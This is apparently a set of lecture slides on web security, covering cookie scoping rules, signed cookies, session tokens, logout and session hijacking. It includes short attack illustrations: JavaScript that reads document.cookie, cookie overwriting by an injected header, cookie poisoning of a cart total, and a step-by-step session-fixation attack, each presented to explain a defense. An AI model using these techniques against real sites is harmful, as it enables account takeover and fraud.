
Chrome XSS Auditor is Similar

https://www.chromium.org/developers/design-documents/xss-auditor

Complex problems in social network sites

Becky Moore   Kristy Cloyd   Yun Wang

Alpha

Test A (Firefox and Safari)

Test B (Safari, Opera and Chrome)

Posted Items

3 of 13 posted items   See All

sm06's photos
04 October 05:19

09 October

Shane McParl
i know! i know! l
its better for him
we want to go t
let me know som
when i can come
Wall-to-Wall - W

06 October

Sergio is wo

Marco
I'm sur

Write a comme

02 October

User data

User-supplied application

Points to remember

- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques
- Good ideas
  - Static analysis (e.g. ASP.NET has support for this)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

Summary

- SQL Injection
  - Bad input checking allows malicious SQL query
  - Known defenses address problem effectively
- CSRF – Cross-site request forgery
  - Forged request leveraging ongoing session
  - Can be prevented (if XSS problems fixed)
- XSS – Cross-site scripting
  - Problem stems from echoing untrusted input
  - Difficult to prevent; requires care, testing, tools, …
- Other server vulnerabilities
  - Increasing knowledge embedded in frameworks, tools, application development recommendations

Session Management

Same origin policy: review

Review: Same Origin Policy (SOP) for DOM:

– Origin A can access origin B's DOM if match on **(scheme, domain, port)**

This lecture: Same Original Policy (SOP) for cookies:

– Based on: **([scheme], domain, *path*)**

optional

scheme://domain:port/path?params

Setting/deleting cookies by server

GET ...

Browser ──────────────────────────────► Server

HTTP Header:

◄────── Set-cookie: NAME=VALUE ;

domain = (when to send) ;

path = (when to send)   scope

secure = (only send over SSL);

expires = (when expires) ;

HttpOnly

if expires=NULL:
    this session only

if expires=past date:
    browser deletes cookie

Default scope is domain and path of setting URL

Scope setting rules (write SOP)

domain: any domain-suffix of URL-hostname, except TLD

example:
host = "login.site.com"

allowed domains	disallowed domains
login.site.com	**other.site.com**
.site.com	**othersite.com**
	.com

⇒ login.site.com can set cookies
  for all of .site.com   but not another site or TLD

  Problematic for sites like   .stanford.edu

    (and some hosting centers)

path: can be set to anything

Cookies are identified by (name,domain,path)

cookie 1
name = **userid**
value = test
domain = **login.site.com**
path = **/**
secure

cookie 2
name = **userid**
value = test123
domain = **.site.com**
path = **/**
secure

distinct cookies

Both cookies stored in browser's cookie jar
both are in scope of **login.site.com**

Reading cookies on server (read SOP)

GET //URL-domain/URL-path
Cookie: NAME = VALUE

Browser sends all cookies in URL scope:

• cookie-domain is domain-suffix of URL-domain, and

• cookie-path is prefix of URL-path, and

• [protocol=HTTPS if cookie is "secure"]

Goal: server only sees cookies in its scope

Examples

both set by **login.site.com**

cookie 1
name = **userid**
value = u1
domain = **login.site.com**
path = **/**
secure

cookie 2
name = **userid**
value = u2
domain = **.site.com**
path = **/**
non-secure

http://checkout.site.com/   cookie: userid=u2

http://login.site.com/   cookie: userid=u2

https://login.site.com/   cookie: userid=u1; userid=u2

Client side read/write: document.cookie

Setting a cookie in Javascript:

document.cookie = "name=value; expires=…; "

Reading a cookie: alert(document.cookie)

prints string containing all cookies available for document   (based on [protocol], domain, path)

Deleting a cookie:

document.cookie = "name=; expires= Thu, 01-Jan-70"

document.cookie often used to customize page in Javascript

Javascript URL

javascript: alert(**document.cookie**)

http://www.google.com

PREF=ID=04c9b72072f3587c:U=fcbc51c0aa01fc58:T
M=1311996999:LM=1328508072:S=sRHq71Atk9qp5J
Y_

OK

Displays all cookies for current document

Cookie protocol problems

Cookie protocol problems

Server is blind:

- – Does not see cookie attributes (e.g. secure, HttpOnly)
- – Does not see which domain set the cookie

Server only sees: **Cookie: NAME=VALUE**

Example 1: login server problems

1. Alice logs in at **login.site.com**

   – login.site.com sets session-id cookie for **.site.com**

2. Alice visits **evil.site.com**

   – overwrites **.site.com** session-id cookie with session-id of user "badguy"

3. Alice visits **course.site.com** to submit homework

   – **course.site.com** thinks it is talking to "badguy"

Problem: **course.site.com** expects session-id from **login.site.com**; cannot tell that session-id cookie was overwritten

Example 2: "secure" cookies are not secure

Alice logs in at   **https**://accounts.google.com

set-cookie: **SSID**=A7_ESAgDpKYk5TGnf; Domain=.google.com; Path=/ ;
                                   Expires=Wed, 09-Mar-2023 18:35:11 GMT; **Secure; HttpOnly**
set-cookie: **SAPISID**=wj1gYKLFy-RmWybP/ANtKMtPIHNambvdI4; Domain=.google.com;Path=/ ;
                                   Expires=Wed, 09-Mar-2023 18:35:11 GMT; **Secure**

Alice visits   **http**://www.google.com   (cleartext)

• Network attacker can inject into response
                    Set-Cookie: SSID=badguy; secure
and overwrite secure cookie

Problem: network attacker can re-write HTTPS cookies!
                    $\Rightarrow$ HTTPS cookie value cannot be trusted

Interaction with the DOM SOP

Cookie SOP path separation:

x.com/A   does not see cookies of   **x.com/B**

Not a security measure: **x.com/A** has access to DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```

Path separation is done for efficiency not security:
x.com/A   is only sent the cookies it needs

Cookies have no integrity

User can change and delete cookie values

- Edit cookie database (FF: cookies.sqlite)
- Modify Cookie header   (FF: TamperData extension)

Silly example: shopping cart software

Set-cookie: shopping-cart-total = 150   ($)

User edits cookie file (cookie poisoning):

Cookie: shopping-cart-total = 15   ($)

Similar problem with hidden fields

<INPUT TYPE="hidden" NAME=price VALUE="150">

Not so silly ...   (as of 2/2000)

- D3.COM Pty Ltd: ShopFactory 5.8
- @Retail Corporation: @Retail
- Adgrafix: Check It Out
- Baron Consulting Group: WebSite Tool
- ComCity Corporation: SalesCart
- Crested Butte Software: EasyCart
- Dansie.net: Dansie Shopping Cart
- Intelligent Vending Systems: Intellivend
- Make-a-Store: Make-a-Store OrderPage
- McMurtrey/Whitaker & Associates: Cart32 3.0
- pknutsen@nethut.no: CartMan 1.04
- Rich Media Technologies: JustAddCommerce 5.0
- SmartCart: SmartCart
- Web Express: Shoptron 1.2

Source: http://xforce.iss.net/xforce/xfdb/4621

Solution: cryptographic checksums

Goal: data integrity

Requires server-side secret key k unknown to browser

Generate tag: T ← MACsign(k,   SID ll name ll value)

Browser

Set-Cookie: NAME = | value | T |

Cookie: NAME = | value | T |

Server

k

Verify tag: MACverify(k,   SID ll name ll value,   T)

Binding to session-id (SID) makes it harder to replay old cookies

Example: ASP.NET

System.Web.Configuration.MachineKey
  – Secret web server key for cookie protection

Creating an encrypted cookie with integrity:

HttpCookie   cookie = new HttpCookie(name, val);
HttpCookie encodedCookie = **HttpSecureCookie.Encode** (cookie);

Decrypting and validating an encrypted cookie:

HttpSecureCookie.Decode (cookie);

Signed Cookie API in Django

- HttpResponse.set_signed_cookie(key, value, salt='', max_age=None, expires=None, path='/', domain=None, secure=None, httponly=False, samesite=None)

- HttpRequest.get_signed_cookie(key, default=RAISE_ERROR, salt='', max_age=None)

Session Management

Sessions

A sequence of requests and responses from one browser
to one (or more) sites

- Session can be long (e.g. Gmail) or short

- without session management:

   users would have to constantly re-authenticate

Session management: authorize user once;

- All subsequent requests are tied to user

Pre-history: HTTP auth

HTTP request: GET   /index.html

HTTP response contains:

WWW-Authenticate: Basic realm="Password Required"

Browsers sends base64(username:password) on all subsequent HTTP requests:

Authorization: Basic ZGFddfibzsdfgkjheczI1NXRleHQ=

HTTP auth problems

Hardly used in commercial sites:

- User cannot log out other than by closing browser
  - What if user has multiple accounts?
    multiple users on same machine?

- Site cannot customize password dialog

- Confusing dialog to users

- Easily spoofed

Session tokens

Storing session tokens:
Lots of options (but none are perfect)

Browser cookie:

Set-Cookie: SessionToken=fduhye63sfdb

Embed in all URL links:

https://site.com/checkout ? SessionToken=kh7y3b

In a hidden form field:

<input type="hidden" name="sessionid" value="kh7y3b">

Storing session tokens: problems

Browser cookie: browser sends cookie with every request,

   even when it should not   (CSRF)

Embed in all URL links: token leaks via HTTP **Referer** header   (or if user posts URL in a public blog)

In a hidden form field: does not work for long-lived sessions

---

Best answer: a combination of all of the above.

The HTTP referer header

```
GET /wiki/John_Ousterhout HTTP/1.1
Host: en.wikipedia.org
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.com/search?q=john+ousterhout&ie=utf-8&oe
```

Referer leaks URL session token to 3rd parties

Referer supression:
- not sent when HTTPS site refers to an HTTP site
- in HTML5:   <a **rel="noreferrer"** href=www.example.com>

The Logout Process

Web sites must provide a logout function:

- Functionality: let user to login as different user

- Security: prevent others from abusing account

What happens during logout:

    1. Delete SessionToken from client

    2. Mark session token as expired on server

Problem: many web sites do (1) but not (2)   !!

   ⇒ Especially risky for sites who fall back to HTTP after login

Session hijacking

Session hijacking

Attacker waits for user to login

  then attacker steals user's Session Token
  and "hijacks" session

⇒ attacker can issue arbitrary requests on behalf of user

Example: **FireSheep** [2010]

  Firefox extension that hijacks Facebook
  session tokens over WiFi.

Solution: HTTPS after login

Beware: Predictable tokens

Example 1:   counter

$\Rightarrow$ user logs in, gets counter value,

can view sessions of other users

Example 2:   weak MAC.   token = **{ userid, MAC$_k$(userid) }**

• Weak MAC exposes **k** from few cookies.

Apache Tomcat: generateSessionId()

• Returns random session ID   [server retrieves client state based on sess-id]

Session tokens must be unpredictable to attacker

To generate: use underlying framework (e.g. ASP, Tomcat, Rails)

Rails: token = MD5(current time, <u>random nonce</u>)

Beware: Session token theft

Example 1: login over HTTPS, but subsequent HTTP

- Enables cookie theft at wireless Café (e.g. Firesheep)

- Other ways network attacker can steal token:
  - Site has mixed HTTPS/HTTP pages ⇒ token sent over HTTP
  - Man-in-the-middle attacks on SSL

Example 2: Cross Site Scripting (XSS) exploits

Amplified by poor logout procedures:

- Logout must invalidate token on server

Mitigating SessionToken theft by binding SessionToken to client's computer

A common idea: embed machine specific data in SID

Client IP addr: makes it harder to use token at another machine

– But honest client may change IP addr during session

• client will be logged out for no reason.

Client user agent: weak defense against theft, but doesn't hurt.

SSL session id: same problem as IP address   (and even worse)

Session fixation attacks

Suppose attacker can set the user's session token:

- For URL tokens, trick user into clicking on URL

- For cookie tokens, set using XSS exploits

Attack: (say, using URL tokens)

1. Attacker gets anonymous session token for site.com

2. Sends URL to user with attacker's session token

3. User clicks on URL and logs into site.com
   - this elevates attacker's token to logged-in token

4. Attacker uses elevated token to hijack user's session.

Session fixation: lesson

When elevating user from anonymous to logged-in:

always issue a new session token

After login, token changes to value unknown to attacker

$\Rightarrow$ Attacker's token is not elevated.

Summary

- Always assume cookie data retrieved from client is adversarial

- Session tokens are split across multiple client state mechanisms:
    - Cookies, hidden form fields,   URL parameters
    - Cookies by themselves are insecure (CSRF, cookie overwrite)
    - Session tokens must be unpredictable and resist theft by network attacker

- Ensure logout invalidates session on server